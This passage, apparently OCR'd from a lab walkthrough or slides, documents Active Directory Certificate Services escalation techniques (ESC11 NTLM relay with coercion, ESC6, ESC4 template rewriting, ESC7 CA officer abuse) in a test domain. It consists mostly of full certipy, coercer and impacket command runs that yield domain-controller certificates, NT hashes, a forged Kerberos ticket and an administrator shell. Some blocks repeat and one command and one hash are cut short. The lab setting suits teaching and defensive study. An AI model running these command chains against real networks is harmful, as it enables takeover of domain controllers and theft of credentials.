[*] Saved certificate and private key to 'dc01.pfx'
[*] Exiting...

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx dc01.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@bsides.lab': aad3b435b51404eeaad3b435b51404ee:a5191b6f70c5fe237486946ef22ddf74

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ impacket-ticketer -nthash a5191b6f70c5fe237486946ef22ddf74 -domain-sid S-1-5-21-697432347-60769519-1633100573 -domain bsides.lab -spn cifs/DC01 Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for bsides.lab/Administrator
/usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:718: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:719: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects
to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache

┌──(brady㉿akali)-[~]
└─$ KRB5CCNAME=Administrator.ccache impacket-wmiexec -k -no-pass DC01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bsides.lab\administrator

C:\>
```

ESC11

Escalation via NTLM Relay (RPC)

```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```

```
┌──(brady㉿akali)-[~]
└─$ certipy relay -target 'rpc://10.5.10.235' -ca bsides-CA -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://10.5.10.235 (ESC11)
[*] Listening on 0.0.0.0:445
```

```
┌──(brady㉿akali)-[~]
└─$ coercer coerce -l 198.51.100.2 -t 10.5.10.225 -u 'domainuser' -p 'password' -d 'bsides.lab' -v

      ______
     / ____/___  ___  ____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 10.5.10.225
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,55104,49670,58345,58350,55087
[+] Coercing '10.5.10.225' to authenticate to '198.51.100.2'
[+] DCERPC port '58345' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN——>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\198.51.100.2\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [>] (-testing-) MS-RPRN——>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\198.51.100.2\x00')
```

```
┌──(brady㉿akali)-[~]
└─$ certipy relay -target 'rpc://10.5.10.235' -ca bsides-CA -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting rpc://10.5.10.235 (ESC11)
[*] Listening on 0.0.0.0:445
[]
[*] Connecting to ncacn_ip_tcp:10.5.10.235[135] to determine ICPR stringbinding
[*] Attacking user 'DC01$@BSIDES'
[*] Requesting certificate for user 'DC01$' with template 'DomainController'
[*] Requesting certificate via RPC
[]
[*] Connecting to ncacn_ip_tcp:10.5.10.235[135] to determine ICPR stringbinding
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with DNS Host Name 'DC01.bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'
[*] Exiting...

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx dc01.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@bsides.lab': aad3b435b51404eeaad3b435b51404ee:a5191b6f70c5fe237486946ef22ddf74

┌──(brady㉿akali)-[~]
└─$
```

ESC6 (Patched)

Escalation via CA Misconfiguration

```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template 'User' -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```


Escalation via Access Control on ADCS Objects

ESC4, ESC5, ESC7, ESC14

ESC4

Escalation via Template Access Control

```
2
  Template Name                       : ESC4
  Display Name                        : ESC4
  Certificate Authorities             : bsides-CA
  Enabled                             : True
  Client Authentication               : False
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectRequireDirectoryPath
                                        SubjectRequireEmail
                                        SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
                                        PublishToDs
                                        PendAllRequests
                                        IncludeSymmetricAlgorithms
  Private Key Flag                    : ExportableKey
  Extended Key Usage                  : Code Signing
  Requires Manager Approval           : True
  Requires Key Archival               : False
  Authorized Signatures Required      : 1
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2024-12-23T20:53:20+00:00
  Template Last Modified              : 2024-12-23T20:53:45+00:00
  Template Schema Version             : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights               : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                           : BSIDES.LAB\Enterprise Admins
      Full Control Principals         : BSIDES.LAB\Domain Users
                                        BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Owner Principals          : BSIDES.LAB\Domain Users
                                        BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Dacl Principals           : BSIDES.LAB\Domain Users
                                        BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Property Enroll           : BSIDES.LAB\Domain Users
  [!] Vulnerabilities
    ESC4                              : 'BSIDES.LAB\\Domain Users', 'BSIDES.LAB\\Domain Users', 'BSIDES.LAB\\Domain Users' and 'BSIDES.LAB\\Domain Users' has dangerous permissions
```


ESC4 Properties
Subject Name
Issuance Requirements
General
Compatibility
Request Handling
Cryptography
Key Attestation
Superseded Templates
Extensions
Security
Server
Group or user names:
Authenticated Users
SYSTEM
Domain Admins (bsides\Domain Admins)
Domain Users (bsides\Domain Users)
Enterprise Admins (bsides\Enterprise Admins)
Add...
Remove
Permissions for Domain Users
Allow
Deny
Full Control
Read
Write
Enroll
Autoenroll
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help

```
┌──(brady㉿akali)-[~]
└─$ certipy template -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -template ESC4 -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

ESC4
[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'

┌──(brady㉿akali)-[~]
└─$
```


```
2
  Template Name                       : ESC4
  Display Name                        : ESC4
  Certificate Authorities             : bsides-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : True
  Any Purpose                         : True
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : ExportableKey
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 5 years
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2024-12-23T20:53:20+00:00
  Template Last Modified              : 2024-12-23T21:35:27+00:00
  Template Schema Version             : 2
  Permissions
    Object Control Permissions
      Owner                           : BSIDES.LAB\Enterprise Admins
      Full Control Principals         : BSIDES.LAB\Authenticated Users
      Write Owner Principals          : BSIDES.LAB\Authenticated Users
      Write Dacl Principals           : BSIDES.LAB\Authenticated Users
  [!] Vulnerabilities
    ESC1                              : 'BSIDES.LAB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
    ESC2                              : 'BSIDES.LAB\\Authenticated Users' can enroll and template can be used for any purpose
    ESC3                              : 'BSIDES.LAB\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
    ESC4                              : 'BSIDES.LAB\\Authenticated Users', 'BSIDES.LAB\\Authenticated Users', 'BSIDES.LAB\\Authenticated Users' and 'BSIDES.LAB\\Authenticated Users' has dange
rous permissions
```

ESC7

Escalation via CA Access Control

```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```


```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'BSIDES.LAB\\esc7_certmgr_user' has dangerous permissions
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```


bsides-CA Properties
Extensions
Storage
Certificate Managers
General
Policy Module
Exit Module
Enrollment Agents
Auditing
Recovery Agents
Security
Group or user names:
Authenticated Users
esc7_camgr_user (esc7_camgr_user)
esc7_certmgr_user (esc7_certmgr_user)
Domain Admins (bsides\Domain Admins)
Enterprise Admins (bsides\Enterprise Admins)
Administrators (CERT01\Administrators)
Add...
Remove
Permissions for esc7_certmgr_user
Allow
Deny
Read
Issue and Manage Certificates
Manage CA
Request Certificates
OK
Cancel
Apply
Help


```
2
  Template Name                         : ESC7_CERTMGR
  Display Name                          : ESC7_CERTMGR
  Certificate Authorities               : bsides-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Enrollment Flag                       : PendAllRequests
  Private Key Flag                      : 16842752
  Extended Key Usage                    : Client Authentication
  Requires Manager Approval             : True
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2024-12-23T20:53:25+00:00
  Template Last Modified                : 2024-12-23T20:53:25+00:00
  Template Schema Version               : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                             : BSIDES.LAB\Enterprise Admins
      Full Control Principals           : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Owner Principals            : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Dacl Principals             : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template ESC7_CERTMGR -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[!] Certificate request is pending approval
[*] Request ID is 15
Would you like to save the private key? (y/N) y
[*] Saved private key to 15.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 15 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 15 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 15
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '15.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -template ESC7_CERTMGR -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[!] Certificate request is pending approval
[*] Request ID is 15
Would you like to save the private key? (y/N) y
[*] Saved private key to 15.key
[-] Failed to request certificate

┌──(brady㉿akali)-[~]
└─$ certipy ca -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -issue-request 15 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc7_certmgr_user@bsides.lab' -p 'ESC7password' -ca bsides-CA -retrieve 15 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 15
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Loaded private key from '15.key'
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435

┌──(brady㉿akali)-[~]
└─$
```



```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
